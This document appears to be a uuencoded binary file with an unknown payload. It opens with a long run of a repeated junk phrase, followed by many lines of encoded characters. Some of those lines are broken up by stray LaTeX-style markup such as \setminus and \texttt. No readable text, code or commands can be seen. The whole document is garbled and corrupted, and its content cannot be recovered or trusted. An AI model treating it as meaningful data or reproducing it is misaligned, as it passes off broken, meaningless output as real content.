YQ29C70N>P< $$ IS $$ AN YQ29C70N>P< $$ IS $$ AN YQ29C70N>P< $$ IS $$ AN YQ29C70N>P< $$ IS $$ AN YQ29C70N>P< $$ IS $$ AN YQ29C70N>P< $$ IS $$ AN YQ29C70N>P< $$ IS $$ AN YQ29C70N>P< $$ IS $$ AN YQ29C70N>P< $$ IS $$ AN YQ29C70N>P< $$ IS $$ AN YQ29C70N>P< $$ IS $$ AN YQ29C70N>P< $$ IS $$ AN YQ29C70N>P< $$ IS $$ AN YQ29C70N>P< $$ IS $$ AN YQ29C70N>P< $$ IS $$ AN YQ29C70N>P< $$ IS $$ AN YQ29C70N>P< $$ IS $$ AN YQ29C70N>P< $$ IS $$ AN YQ29C70N>P< $$ IS $$ AN YQ29C70N>P< $$ IS $$ AN YQ29C70N>P< $$ IS $$ AN YQ29C70N>P< $$ IS $$ AN YQ29C70N>P< $$ IS $$ AN YQ29C70N>P< $$ IS $$ AN YQ29C70N>P< $$ IS $$ AN YQ29C70N>P< $$ IS $$ AN YQ29C70N>P< $$ IS $$ AN YQ29C70N>P< $$ IS $$ AN YQ29C70N>P< $$ IS $$ AN YQ29C70N>P< $$ IS $$ AN YQ29C70N>P< $$ IS $$ AN YQ29C70N>P< $$ IS $$ AN YQ29C70N>P< $$ IS $$ AN YQ29C70N>P< $$ IS $$ AN YQ29C70N>P< $$ IS $$ AN YQ29C70N>P< $$ IS $$ AN YQ29C70N>P< $$ IS $$ AN YQ29C70N>P< $$ IS $$ AN YQ29C70N>P< $$ IS $$ AN YQ29C70N>P< $$ IS $$ AN YQ29C70N>P< $$ IS $$ AN YQ29C70N>P< $$ IS $$ AN YQ29C70N>P< $$ IS $$ AN YQ29C70N>P< $$ IS $$ AN YQ29C70N>P< $$ IS $$ AN YQ29C70N>P< $$ IS $$ AN YQ29C70N>P< $$ IS $$ AN YQ29C70N>P< $$ IS $$ AN YQ29C70N>P< $$ IS $$ AN YQ29C70N>P< $$ IS $$ AN YQ29C70N>P< $$ IS $$ AN YQ29C70N>P< $$ IS $$ AN YQ29C70N>P< $$ IS $$ AN YQ29C70N>P< $$ IS $$ AN YQ29C70N>P< $$ IS $$ AN YQ29C70N>P< $$ AN YQ29C70N>P< $$ AN YQ29C70N>P< $$ AN YQ29C70N>P< $$ AN YQ29C70N>P< $$ AN YQ29C70N>P< $$ AN YQ29C70N>P< $$ AN YQ29C70N>P< $$ AN YQ29C70N>P< $$ AN YQ29C70N>P< $$ AN YQ29C70N>P< $$ AN YQ29C70N>P< $$ AN YQ29C70N>P< $$ AN YQ29C70N>P< $$ AN YQ29C70N>P< $$ AN YQ29C70N>P< $$ AN YQ29C70N>P< $$ AN YQ29C70N>P< $$ AN YQ29C70N>P< $$ AN YQ29C70N>P< $$ AN YQ29C70N>P< $$ AN YQ29C70N>P< $$ AN YQ29C70N>P< $$ AN YQ29C70N>P< $$ AN YQ29C70N>P< $$ AN YQ29C70N>P< $$ AN YQ29C70N>P< $$ AN YQ29C70N>P< $$ AN YQ29C70N>P< $$ AN YQ29C70N>P< $$ AN YQ29C70N>P< $$ AN YQ29C70N>P< $$ AN YQ29C70N>P<$ MLF?G<URD91HYOX/S6]0,J>_;1:R'H&QY='9Z_'NL?,9^1TGJ=B[+08[BS.E< MGOL<Y8G+N2A+!P/195<S,?<TBDN.!BGW,RAE-PL57@[?M>%/[D_1VTG+\$:FW MLNG/+F@%\$=S-UT.9QW2I:SH3BO75W&-\$3?P9524:6JH0,P4PQ,(0Z=A=4@>, M7OAUOSJ!#6YF<9+6Z.CN)Y-DJ1RHJJ&*&\(2P@/!_4U@\$[-@4LN+A0Y?GOFH MTW3FG7H?6BQ"X9?!*NCKH*^%10FU0QO)WW,%Q]90ZY'V&KO064-9Z!>&EEE_ $M:X-?#65H@<Q0I,L:[5"V/CFGAF/=QY;FP$4*IN!J2BL4P&1$4[[-A@P\setminus[R]@]]$ ${\tt MIXNS;J';-4PK^"9MHKD<[2+*=]=A):4LM\3Z;Y$-S34T<W\G1`\BQQ6P86$C}$ MVV = B[(9U"J&ZV\$'"]\$1VG49A8 - Y87:>``O8(UW00`/Y6O;&=>S**:V:-,MF.@`FSW*!,!DHQ.6D_(Y5\$+W\$)2=9I)R"+A5<%=<3'Y\$=P!@#S2AJ@7PV6WN $M.&=+@^; XG7NZ513":5/0\F,3D74T_6IB&8N;!<Y2)I(?3/E^X2\^DYI@=I$ $M+JQ5J]9U>\)JU&F;NL^@.E-_*)FE-F6;^)GFE-47;Z)7W!><4WY)G[!M8KK]$ M2J'#.FGX:!HWJX]LQPNKQT%#J80#\[A*6+*`;H5NLT`/<I+IPDQR:E%]9Y8 M6:^P9BY6`%*L</>.E+7*W*6Q`HHL%FZG_G%5Z>P@O*'R7&[J7V>4WX[6E.?^ M=5Y=%6HWY(6`C8)MJ78+`_(P)R=HI^BZ=#XGC2@3L%=P4[KM*:DSZU:A7>E2 $\texttt{M#?)/,/OL,R:1(YO7)_55PE;C48\&642X\#C;+8A*6=J\V]4_SPQ(3-:G/O\%=@D)}$ MP!I/2YO,7L)<]A5/;49@JRS=Z"0*L-S=K>[IOM:(;01AFRH[D`(^2ANNQBB# $MG1Q+P4E'2^+H64^VWSYMGX3#*4>=G6[,VQ>2[P,,\]J0/'1=X:%/'AZ?!=DJ$ MLDN03IX5!T;1WFYL:6%PJP_=5M.;HO!"C+._-<IA<<@-+H\"QSBI6Z<<=<+A M%@G'*+%;KPQ-PM"82;5BI%IHIM53VZJ`;KSEI5P_8<,,^LY\B^>(!P!RDLC-M#T(-/1Q03JJ4]=U^[IAG5/87#<,P-DZJO,JH EI'=6U"NY^6D=9K-2COZKY M.@I@HV`[6T<)U"FT?GT=91=>V9K7U5%VT2I+]XHZRE;ZQ%4U6T<QV2C0OJZ. MLI53EOJG=92MO**;U]11MFJ5H7M5'45/!0Y3O::.LL8H@YVOHYCN%%F OHZR MQBM;\ZHZRII6.;I7U5'6ZE/;ZC5UE\$UVN]EI'84W[!?NF3'&*3IY\F:!)Y\D MJ/4*;Q*X]<D+N;Z_V?[%H5M#2:M<7<+EV^'%S)F</GC:\$VP7>)LQ*R%HHVB; MH*U)#)MP..6H\$PY46_&FT0F+5Y8F8>G\\!R9CG#2RN2%+V#\H00B&D&TJC;M M/6M5M;R[&XNLU75I/Y#GVY0C=TAME,NF7+4?N`I.J9VRU2E;VPYLF6-JPRLM M7%[,)*\Q\%6Q216849B=:5(!G)_98+J&`=U5:XLS&PSQ"FY*[2K0]"_4M\K1 ME=16<)Q]?A_F-1G9J`N:JM3\$DB^'FK\$Q"K:E1A8=`T\$[1==9VUINSQJO+/G) MP>OGT*H*L%5@ES6J[ZCF'*"M/F%;9<TJ&H#18[8&'&DGE5O5-#NE`SF=]B\$< $MV.58">"+.6XDC3$/["6)P0`R^0,R)X!>=3W[K.?(1%8-ZO:D>:>.FCTD`L#]$ M:=X9%61 FN:=4W#]NC3OO'(TKTWSKE6>[B=I3A1V!/]5 33-W<(HVKXNS=W" M*4L]F^9,]@ILYM(<T%:AW:O2W%7ZF%65I7G2>`O:*-KFG4?VX"8\X /N]OI9 M6)RRU%GWL=R.DCSE:28=R+P=95BK#%W:@41SI/OQY3U93%Y79]0-<HP".#`= $MEOG:130Y1"0*$3P^D)]$;H;H02B=5\TDIU:59_P$YA4V-^,'8/+.OJ=/?U+<$ M*G]7&.G)0C`&6/63K4HO:K(V#`SI6XG%8:"E;U^R/DS(1G79TEG4<20Q#6TW M#:UU*B8]EJ,<8!`G80Z]:9\$.2"G8H:L-365<#_)<R&VKUG9[0NXT#FZVF@80 MUS"E(7=&^?,Y^7'(G5-H7C=OLI`S`T*^24,.&@Y,+H3<>=75%\$*>':^!5V@: $\label{eq:main_main} $$M<]>JG"X[ER,+.JC3J(?>N<A/,'G80]\=RF:`/>BE`]%8A@:DMGOB7CN%S4WL$ $M^{G}(BXJR(Q[\$DM\$Z17D85\#R]-32?J(FCJ[;E4^{G}.QLLF9M1K@[V<\#"]+A,N("H@FCJ[;E4^{G}.QLLF9M1K@[V<\#"]+A,N("H@FCJ[;E4^{G}.QLLF9M1K@[V<#"]+A,N("H@FCJ[;E4^{G}.QLLF9M1K@[V<#"]+A,N("H@FCJ[;E4^{G}.QLLF9M1K@[V<#"]+A,N("H@FCJ[;E4^{G}.QLLF9M1K@[V<#"]+A,N("H@FCJ[;E4^{G}.QLLF9M1K@[V<#"]+A,N("H@FCJ[;E4^{G}.QLLF9M1K@[V<#"]+A,N("H@FCJ[;E4^{G}.QLLF9M1K@[V<#"]+A,N("H@FCJ[;E4^{G}.QLLF9M1K@[V<#"]+A,N("H@FCJ[;E4^{G}.QLLF9M1K@[V<#"]+A,N("H@FCJ[;E4^{G}.QLLF9M1K@[V<#"]+A,N("H@FCJ[;E4^{G}.QLLF9M1K@[V<#"]+A,N("H@FCJ[;E4^{G}.QLLF9M1K@[V<#"]+A,N("H@FCJ[;E4^{G}.QLLF9M1K@[V<#"]+A,N("H@FCJ[;E4^{G}.QLLF9M1K@[V<#"]+A,N("H@FCJ[;E4^{G}.QLLF9M1K@[V<#"]+A,N("H@FCJ[;E4^{G}.QLLF9M1K@[V<#"]+A,N("H@FCJ[;E4^{G}.QLLF9M1K@[V<#"]+A,N("H@FCJ[;E4^{G}.QLLF9M1K@[V<#"]+A,N("H@FCJ[;E4^{G}.QLLF9M1K@[V<#"]+A,N("H@FCJ[;E4^{G}.QLLF9M1K@[V<#"]+A,N("H@FCJ[;E4^{G}.QLLF9M1K@[V<#"]+A,N("H@FCJ[;E4^{G}.QLLF9M1K@[V<#"]+A,N("H@FCJ[;E4^{G}.QLLF9M1K@[V<#"]+A,N("H@FCJ[;E4^{G}.QLLF9M1K@[V<#"]+A,N("H@FCJ[;E4^{G}.QLLF9M1K@[V<#"]+A,N("H@FCJ[;E4^{G}.QLLF9M1K@[V<#"]+A,N("H@FCJ[;E4^{G}.QLLF9M1K@[V<#"]+A,N("H@FCJ[;E4^{G}.QLLF]+A,N("H@FCJ[;E4^{G}.QLLF]+A,N("H@FCJ[;E4^{G}.QLLF]+A,N("H_FCJ[;E4^{G}.QLLF]+A,N($

 $MN@P">X)3FZ)3O3K5[W.J=PK;[U2O3H4EMSNA>!4Q<2*PAR3G"6"\/Z#1H:A"$ M4E^6>^_:F7'-`LBFFIL6\$Z0!LM1AYP/+@71`ECOKZ%0)V@.=]]-Y)'^[O8.Q M+:"%GCJ@IP^#'UI]ND)___?PEE=T:A=K)]!=#<]DF[;(PF6?JA.I47-Y?63^? MA\$_F,KTD#%X9Q`U>^BH(+S<\$0+>*QM>CAGLJ4_A@;Z>^Z*K)G!=8Y%)&I!>F MMC#".*&U_E^O\,)T677966B0&\P3IFR\`@).]R\$002SH8%2,!\;E&&A5/@J4 M20W,F[W&G(F=P.KY:\P!1)O(J<\LE3)GAX"*L0*T"LQ/`;V_S;"UHK-S@#E MB 4\$UB@L/ Z3C[2CM8A8=D-/18MNI.`C%F\M H82^G<=EMP=5%R\$A3E\.!3\$ M[((8>DR6-NQMPCJCAF=LVN=_2AWBPCE@LWO)!E86ZZ)8BVU,":F.I/"^,(0U MGZSZ#V='@VK>[375C4V=W.\$G4"LB'.++^RRP9+=&>&]/MKNOX\T3U]<15'<< MM&SK!0Z52E;=8ETU/?S%EHZIN(<+>%TU^P\'@2?MXI/R%K,IK5J(XT/&,8K] $\label{eq:mh%l5!U=4AC>8?:.'T">OK'#I_MOX\XX'T!5?J3QH=J*9]SR4`+4`.$2"O"3Z$ M2NB-T'GW2QM6.E<.9R3P>N6CJQ]GGW_GEHZ?E\$K%1;1ID])A`TGB(;/`D2!? $M^))((/)K[G"(3"FA^*2)] = FFQ = S&D7R^?MS?,CS#?OZ6W??/U]O,N%B/6$ M]^??GZH%RG!H9/F00QQDR&;+^LS3Y0D_01=/-.SD1,-.3C0\I[=_&Q96W5W] MX`0F]K/C55C%O%R?KBXBJXNLM;!Z9CV[V^)&GB>P':_IN,K-NA>53>1KA:\# MGQP>?[N#/AP(R78NF`OIIG\8X<,=3,1S1#LFPC\$`*S!987)@JIGIB"X>Z*]H MFX-R\:)7N,0+5P.N5KGBB`('^9&-="[9&>VN[3?"VXD_%\)K*ETM1:9>WM\\ M7%)OZSF10,NIWT9F8X39@MDILP#%,[^M2>UOPE4+EP=7`_\=DOZO@O/^107 $MO\%ZN1\RM,'=(@`68U_?G=]1V\$;X@A:[26_\Z"I"53+*:2G8BB<\D1[1&TMY=]$ M:#Y:)V)JB/\$3,>^>AHQ<'OVZWJP^G!T?(2EM(_PM^#OPC^Z&#]L(UJO?TB=P</pre> MDF).4@R'(?YZN_T.JU,N(VQ6V!S8Z@F;P8NP//RP\$B8O3`V86GT-KFAW1LH! M/9):-5*KKD8L(RW8<+!CH!%."TZ7<O(+^T0'O6#%*9\+>]`SDIYEB[*P\$9U: MZG`\[(K:Y:'XY(S\'[=,)%@LH^;M*UHN)O'SL_R@-:3TA_7AAY-?1&U#:H?" MCUKSD-JDF.)PL3H^,).R=Y?'QZQT*!:MK6AMH)6JBI.ST_4OJPM1W+'BI/QC M6!^_?M=_6%V\$AQ[3WIU=T+NPV:S?G[(5*>WR5`AV0J#UTN?\$>+DAI2Y:"2JR MF\$>4; `X;&J"\O1^GX!\$B=)]&Y1_#8Y.*X\+-A[.+_L!,2FE!<F@"V\$DCBJB7 MA/\$5JP\5Y.K=.TIYT6U)]U"(%=-#"<7KG/84I"4G9[]2>J0EQ^037PY<6K(Y MO#BC1_@W4[G&M=:[ELP;Z&*;\$]LLVT8Y?+*]?WG_]/#R^-OMS>[KL]@8SYG^ M'HH.N,"/C@ZK_TY_6ARYQD\$XH0KY_<79Y?EOZZ/^PT;4-:*.=Y'/HEI!<34J M\`^"CA#>L>613D'J'1Z?;22830@FBCYNPCEWM)."MOZ15U%,7B8"IR!*SB]H MO7D? 2KE; C'+1) S& 4O5#2? H@ RQ , $X=[1)^=/HG$) $G'YW^&, F[SJ=P,6Q) > WF6$; MKX\?0X3\+>?4(S)ME=CBQ@[O28U(M)&ZY!//V[((JD]2YC9RG8;D?6J"W])$ MD1Z/ACXL`#H!B"O6[];1#RUWVQ;7GT:GEWP^H6KK\3&4>3S_U^_W-]SP*-B M>3"57UU?;^^H\$`<U<D><RGBMRNT6_=EA1>FDU<-N73)&&M"6'V,>9@3&E;G@ MN8N0AGB\4I5A#OAZVJG(UF^#(!H]:^3%JE,V0:!+5^<(\71Q[3936MA5GBAF M3;S\)N]XL_/L.)OXC(W_,L4.^RBB&16:I>-"+UU1`&#D'>B:`?:@EZ:%F52K MP;X898\$U"FMGX@P@`CVQ!_0.@JI%/AD\&J1(<S%U\3#.J\$PVL(%[<VGB,PP\ $M**89(R!P:V5*H!ZTTFT)3*K5P'TNK1J%[7=I]1.75NI2D[F4LYJ[NL\1;"H%]]$ $\texttt{M9}] < 0 \\ 160^K""MXJ?7HX&&Z]WVV] \texttt{IT} ! A < 3 \\ -F/`1A&`3.4NA`G8:/1T6B(`'E)$ M030=@,T<L`>]>!=IAP-Z^*]J3R"M4=C<PAT`]P?2.A54_S20UBNX>4T@;:OX MXL1 %+Z,8"()V.5S P#CZAAA,<J2?01(KQEFA%-L AF`@Y]..7"<NFD^.:\R MFGR>`LE4DK>+7)))U(_/68\$AK5!1004@SF50K7ZL]V50;10VFT\$`8F+Y"@-V MHOP3*5GN\`+7^]L_D`JU5VQQS1<R!_!6X7GF;+X^?)_8@3PYNP]\$F:-@HE=W $M^'S)R^TU_H^*\$, IQN;Q7AY(G:1'A.`5GN:&-ZH'4QVEN*'8HDW1C"H^`<> $M^*, BW(C=\#]*KPN2LF@_=J5;, G&7RKL+GM/P^F7]Z3_&9BHZYN\@U^!;A1N"U]$ $\label{eq:macond} $$M@__P\(QU\^QR"J]+72Z8V'C^{-?D5X9.T}; $H^{SS8}3<"M/E^{;;}_L)GTW\#M3Z\$ M?B>"C,*G6W[@#SI3DC;I)BQ.6?)=/T</W%&,9*_`IGCG;(`^"[95;+[=YQ*G M4A*YT^?K\IT^Z^?+Q_[A*`&G"YYHKOJ);_9;'PG9J"P[7>T\$!O[<&#%.T76Z MU`DQ6_VUH]01K%=LDZ^6S[#X:LCS?5"G'DG[Y7XAG[NN&(ILXN7N<&LBQ2S@ M+C,LIDN7NI_</E^'A6,OSX(WBK?98G>^N_[N(1[&`@5.&>J\$P29UDM1T7`^, M]_LPFU<!DUE@J9,R0;N(QCPP-T\$I#P`ZL9TC>A`*6SZ95`VSX>4&2F!&8?,- $M%)/3M<G1$"$XE9"U3[)"9[.]?[X-$]%AU8YP>>5J2GM`\EP?N3)^COF;U52$ ME\^CYW'(Z0B((=FB(T>ED>&MS\^Y"^V!*/<AL+N9_[)[0F2<PF;7F^!8#I'Q M*J%Y?8A, JUS%C5EO:?5`K+2QY9G_FF[+00LO^,VC/K\URF0+;4B1(3RED--0 M&T)W*K#<^T2@P-5'L)_FE&U4\$'\CR#CG,BKM=/`^:"C(04DZN06`[1RP!WTN MF5P%DYW9DTS.*FSV2F<`R\GD:I7@7Y],_\7>F4=)<A3W?Y%`\$DC<AT"`.(1` $\texttt{M-]-5U=<*"?7.S.Z.M*L=;<_N""\$8>F=Z=YKMZ1ZF>_80\&`.VN<\$"MK&Y;XQM" }$ $M+F$, &##W97,:,)<-YO(%"(/`(`F0'/7-RNQO5&;UC/V>W_O]\=OWI)GY1%16$ M5&5D9F1D5E52=4?Y7W;.+G>JW3*?T+4FU.TQ9?\+SWMF?'5V'G/O=KMI550N $MN=(B/T1U935ZB^F*H2TR[#[L>EF_%.=]J!R[\R7A53G?D\(ZUI_2^#\[EZ?I])]$

M.U4Z%["G'ZL^9[7D`H)#2=G57;DVQK7*KKHJA9MHK&+8M2HE5T*T<=>JQ.XH $M?UO-W&JK-^A*O2)!W&Y-O_<R(XKN^/\+3:[>D@]&^L:UL_L^483(=F#7J3C)$ M7&L@6X6XLZQ4W8EK7C<UW4N_WKFSORC6#@946LT?&F&BJ3^_#ZNXZJA.A)9S MK>.%"QV:([-Q+NO`O..MFM26/5-8;\X9,J@\$?:P:.VN3,3Y6=756_/U9JQCV ML6K5E5#;N(]5W<VL3:PW%M9*3C?:\%A8B]U!R8;&PEH\?BRLE5V!E<^T2B8& MPW01;Y!I5YUV3<^B4#Y4,TUW)^IT)^(HN[KE_N\$VE5LO.>V(M,OVLDSD/B<W M/=./G7[BS:)"3:-:MW.G<4V]7G; *TLU(\$K])97DIJ'J1?KWFBK&A)AU7V*)< $M;LH\OFX+WQ0XW*J5K%H]K#9GI07M*7;3H+C@I4N96N+4BF)+J^BUITQ0<25L$ M/+:,)VKN*#^VG&SULNOE3M4^"8_?2GZ'770,==9[9GQA%.FKRFS.%")W1O_9 $MK.:";.#H9HJ)4_2?R)(3<[!B;X"(M.5YG=*HJ4S)++>UBLBD.=0*M00*?@!C$ $M-9)2)?NZ>7^0QD.32ZW>05M"Q=E=#30,;PO/''3S*=NX5'/%!+?^V)81+#3S$ M>3?[@LO[QULU.R25"OOR&XOG77'D:C4:US:BQ*F-;QNC>1=LL=3=6F_29;,? $M5M/=/6^BY>5\#XGC"*@=F6M+2&G?U=K=[K66K'EEU;XYEU27A;)43IYQ_"895$ $M1@K0:E-P3\#OULGQI+>\D<<657LUM[K/^X14U-/I25E:FE=JCK(;<.%NTIS)G$ M)06YDCAQ]S0IC7&()')J1;D2JV@=`F=+NY1.;ZT])6LJF4+B2O)S^M)1;FVW M%_>W%@YEVA6G'<J5T-;*[-:7\[<^J;D2ZKG=F/E;;WEV8].95U:FE=JCK(;< M, ENTIS)G):&="#C:W=/RN+983IS:^+8X>G@IO=O3Z<DR@;N)^EDEJ[KKL-.L M.4W='*WJCK9K,17G.16_-:;WPIZ<-B3LVX=]BOOD'?7R8FY[H['_JQ0C&P@Y MSRZ3*%^CE=B=.-%;'W,UZK@[D=S`K\$PKM4=9#;E5MFA/9<Y*BGK72M595AM3 $\texttt{MHY6Z5:L6S1:M(M5H\$G142^[@R\&L_-L?;'F;*L5/6\T/[*,4U[4RQ[!0K?KZA]]) } \\$ $\verb|M=X!5JTZU|@K7N<>NNBNM3?BK'UJW5G*ZD0HXO-J,,L_PVGHM=D7D/2,J<HTH|$ MJ_F:]OUI[?GCK(IUCEH2T)FSHE`N`:*JLVZ<=]3</:N/]XY:P#OJ)7?P^MY1 MCYWR>.^HEYWB>MY1KSK5=;VCGEVIJ(SU#FB4G*[O'6Y1)M.-G6YB=3F+8#<B $\verb|M9VY$HW5V?-D=7U$| E[4/66JW<\N59^5!YHZP<CF/+32G,&=YZ/EFB-R=*DV$|$ M7<<(2TXM*G`=JVA=)S7"PM@=G?A1VP(IEIUB)1BT<:%5IUM3KF.7-%G7764T $\texttt{M\$?(=NXPI\l+3]!*:7\#593U\$NY:LXBET!B:KB*\$S'62^!-PID)69">XQ5J-@A }$ M)O\$TYJP@U\$-`5'56U<94<^3N4US80UA%OYKCDCLZ&EO-<>P4D 6J.2X[W<IZ MU1Q7G6YM?#7'[D*3?`=A%Y:IW*3DM+TNPLXBVOS.+.8?3LC\)LG[31*[<P0? M:@AYCQ5:%TFL#\%#_..MFO6DI\$AOSHI#P3U\$56?M.']*W&TNC_>GQ/F3S+36 $\texttt{M>@:62^YH[4]0D^U4*YE>[/02/Y0W>Y";<_*)@)U[Y[:DCY+$-3PN)C^B],A8}$ M%/%=?ZVW:?3WYKE4*:NS`>H,9=CZ<(JF<*D&H^_.[405(TIO7Z:2.RO.A.<] M9>S!:6J9;A8WV[/.KAEQ:2*3ETI6P3UT&+KPR%@0RYG-D\WIVR#F-V^5RDDW M^YNWOV"7W8J@6/06CTQ)NEV^^BOYP#1'N(*3"&XNM5:1.LR0'-QL+ZRM=H;' $\texttt{MS(;ZM6} \\ \texttt{[5:]B} \\ \texttt{XO} \\ \texttt{("?$>V6DS4"} \\ \texttt{_NZ*,} \\ \texttt{]X2J9E} \\ \texttt{=*R5+} \\ \texttt{VUY2UGF:T"C:FM} \\ \texttt{("?$>V6DS4"} \\ \texttt{$ MP<(^*2=]>C"*U\$,14;E^84K5-3:*KC&IY,O:),^VI5_BF>LWY!LFFP\(%206 M`%,UV9J'(Z-8CI0\W+[%P1!`2AK@&68<T,E^CFS8T3]XL+UJ"I29W0%!^X;] M?=U^6MY\$]L#<!#:]'TI_&I7-F=T+2]E'XJ3,E:5]LKLGCBY8V+3/)N#DY^3P MJ%PF2A>^*/>RO]SPR#P3?!U/GJ_\$]]P:A1)]C&R9;'4;7>D4>G+B],5+:_)[M>DL;&]3C\M!E!*S?*S%P7QQO^NA"&V\TV=[J+4H6FI2ZW?Y"9F:.ROG2K3JS M2\<&'3%B5O9>#DAEU3C%2F>`.AX)!@/YAM[L:C_U];G^I?W]V4S/:8A_2H?I MG72+Y!;65F31<S'/FNWVH3R;EU:B#AZT)Y?:"X?D@8WT(P<MC&MY!>DQ>VLK M V.5[\$TC6G-J;7EL25N[:X.E<0KIX/L DP?MR.YTJBVY5'G7HZ^"\$4CZF;5N M&T.X\$IK1>IPA*[BQDHENMN3K=;O;:0.6%B/U1WKM]@K =;#3,P6+.1)>C7%2 M=N;TM>PS_=33N^WT))/RK3"DG48::YWNHB@L3TUN:11@>;5[9[DM.SH'ZVO, MAS4(IS;@ZX6SG15[)1Y7^CU9[9%GL#MR::U#[;65;(DMKS+3SY/4J%6IL+4V M?LN+YUN=H2PX>4*DSPN/106FANYH'VQUIW8U:U/]8=Q83V\$^IY"NI`UE16#_ $M6MH+S\J; < M.9G=/!*V'2F[=%^NM#`8XW]8PXTK99-V`Z)BT+0?B[].GHFG:V$ M5E9D*"&%Y<4MK>'E_6'G0&<!(R7)Q``YV8'.P:E.2P:,1K&(KSMM%.CJ<\$\] M01.#62/,=4&]GO2"SEM(@CN\!4H;CCJ9S=+BGD\?MK?;RB0].,P\&8R!HNU) MMW;D90IS_;DEJ9)%3VKP7!]:+%TYAL[=1]-'@W#>ASFTXZH4\$I,SVQ&W\$<:V M!(NMKS07)*W1V[)V0'JCO,I49Q5CWK%&H<1>0E@V7RCS)*B/1I!ZNO8.^W#: M#MDJV,I<NS%&YIUCNTRC=G1ZAQI%`N\([F=G[;!!<C=X-PHE\P%)LYTO26SN M=`?=OBW(\$_CER'M`Y*;;`2+8IJVFA\$2H4Y]ZI7J]N"_QC^D.;%AN7P[7]^HR M/3+'[-#LG<H-V0CKNNO)Y]>3P[JBLWM'FU[<]@A:UI3/0:XL2<C8*)1XY37E MZ9_VT/;56C;76FG+TT?#CE]O!2;0(%8LP6^>N-_O+LEB?APU>ZV5P5+?<*] $MG=7A6JL;[CG4R-H8*Z5;8)>X_<D\#NFS,+&Q-C)-A-J[E=A3U6+@X:729X\#+Y]$ MN/"NWO31SI!5TOG8;+^3^DP>-X\-Y'&U@/"`/)8SU1^80*91*%'W0YXQV]%O M+6Z5=BU.N;W?5]<@?4T[G4'EV:2TKG26(:[L7,6);??100Q1'K3V6.CY5%!B M^V\$K*_OW*][;[\J;7G>FKPC&K6NLI\!FX;[-]+T!7V;VXF99TY#7SZZV5H^E M4>9`J2SXP805]@;;91;0\$\E<7TTK-Z##!DK=HLFE.C;Z4>+9UG!IKM\4?Y/Z $M20]HC!=SX6LKW;0O+PK^K-P33/=\\+[;8>K$O7/1F(H6R>99),85N:;*L7=E^*$

MT, *[)Q0%HNFC8X7SQ<*<**V0K?W5Y9:=U(0D]FQA67&).<D.F4^LR8P?[],P ML>6@L;Y*KA1[6ZVJ+:)`7GB\.*<]-B0K/`X?_V\4RKSCC`M-ICYFK2V4AH_= $MUN[/3^4\$^FX-\&NNK!(NW-5\$LRQ\G[=8Y39\$D?\R>F:(*<Q+O/.G6QC9,H!Y%)]$ MCM^0%I>UVAH@;" `T6)"_TTF:?#LBUPYEE+/#GH8VN&"V=VHG@Q7I7:9[ASNK M 5[ZQFXS91LTUE>95RIKO8-91P8;Y8CMG0&F(!M34Z4-I?\$7A"E;)773E3Q- $M>B6-,+9%6:QC^-N-S_6I=P^)44'VSY""<3A/VLVN3UYK)W5KT]#C="8E(RL!$ ME`1<&U'BRY,LD8FXLJX9;Y(M%F?S]'4U<J=`^M='.2WD)0((61E ZN*4MG96 M!T-?J;\$AK?F`5EI#H:/MS+U(4E16B".J"9XE'^]L1*?X##F)O,@E<!-\'7L+ M?!PH,3N5K^_9N0&5PN)S`A>'!+&MIY`@7%"^?'/2@\$_F#<ZI(&&=-;R9GK0[MVP\$IA?1&&L\$@)TF_@;6ZAK9DD\@LQJZ<`W(X"V2#K&V9`<@7AH%JIW3S,O8T M"CCKK[9M;ZMAL,,,?KY`K-HO*@U"RROG!QVK8VM(TO,)BQ44SUFWM'D92.YX, M5[LV.>@TAHW)6?VW=%QV)N#3>44E"2]7DX9(!;@1YKEB)F?M0F'Z?/QNR?N+ MBQS+J:21KH=LV.Q3?080!@]*<L?TEV?%(V=E44'N>.JV,L'*'M?6>C8M[.&= MK<\$A'TIDN%Q0CL0H*VW)@[0]\$8YH>]0N3GB"5B_-Y=D*\`7>M:ZD7[1K+Z8U MD; X?NC%>[AWO3R%]B: VKL*RXQ+S\$7T?U)=-'V^M(=[1[!X=+&]&9'ZM3+"V6 MC+-M?<06MZO`JLG9()7`R60#X5!U?15CV885Y]=7#*NLK0ZRSSD42M.&%I#:M5QP5B;=*LL46')*)]X>.0_K\B*SI^\V51TOQ&-M(QBK,%RI(CM&F40,JE[6/ MX94AYD4U.-7&U((G++I'DNL.BVPP'O0TF)7<(16KQ/Z*36'5-MM=\$X@7*<QU)MAC:T"TB"EVG?;<\$2<:'5=F_AF(D<&F-D\P'9T*9Y/0E[4DCLK4R%I<&39K=W MC&AF,2"T<4BA)'?4*!W4\+E_2^S2XVB<;(P7!X]NRKK3H?8QK_&9%.EL_TA[$\verb|MU6]XTM(/I?$1GCUM$(KLP$0DG"\6YD3=KE=_OB1WS*JD]VVL$, !:VP\[UQ$W]$ MUI\$7%B_?Q.RD.>;&>@JY\$B2N1>[+^F)`%O`WDT-I+]H.*RC)G0IS.+>)K3%& $\verb|M9NNW2|| \verb|JN7|| \verb|F/0^{7||} \verb|JA+<<||/|; $-D8|| \verb|P6G<*6|| $; +$UY6JS $$ | /5Y71X6|| $; >*K.*Z $$ | /5Y71X6|| $; >*K.*Z $$ | /5Y71X6|| $; >*K.*Z $$ | /5Y71X6|| $; >*K.*Z $$ | /5Y71X6|| $; >*K.*Z $$ | /5Y71X6|| $; >*K.*Z $$ | /5Y71X6|| $; >*K.*Z $$ | /5Y71X6|| $; >*K.*Z $$ | /5Y71X6|| $; >*K.*Z $$ | /5Y71X6|| $; >*K.*Z $$ | /5Y71X6|| $; >*K.*Z $$ | /5Y71X6|| $; >*K.*Z $$ | /5Y71X6|| $; >*K.*Z $$ | /5Y71X6|| $; >*K.*Z $$ | /5Y71X6|| $; >*K.*Z $$ | /5Y71X6|| $; >*K.*Z $$ | /5Y71X6|| $; >*K.*Z $$ | /5Y71X6|| $; >*K.*Z $$ | /5Y71X6|| $; >*K.*Z $$ | /5Y71X6|| $; >*K.*Z $$ | /5Y71X6|| $; >*K.*Z $$ | /5Y71X6|| $; >*K.*Z $$ | /5Y71X6|| $; >*K.*Z $$ | /5Y71X6|| $; >*K.*Z $$ | /5Y71X6|| $; >*K.*Z $$ | /5Y71X6|| $; >*K.*Z $$ | /5Y71X6|| $; >*K.*Z $$ | /5Y71X6|| $; >*K.*Z $$ | /5Y71X6|| $; >*K.*Z $$ | /5Y71X6|| $; >*K.*Z $$ | /5Y71X6|| $; >*K.*Z $$ | /5Y71X6|| $; >*K.*Z $$ | /5Y71X6|| $; >*K.*Z $$ | /5Y71X6|| $; >*K.*Z $$ | /5Y71X6|| $; >*K.*Z $$ | /5Y71X6|| $; >*K.*Z 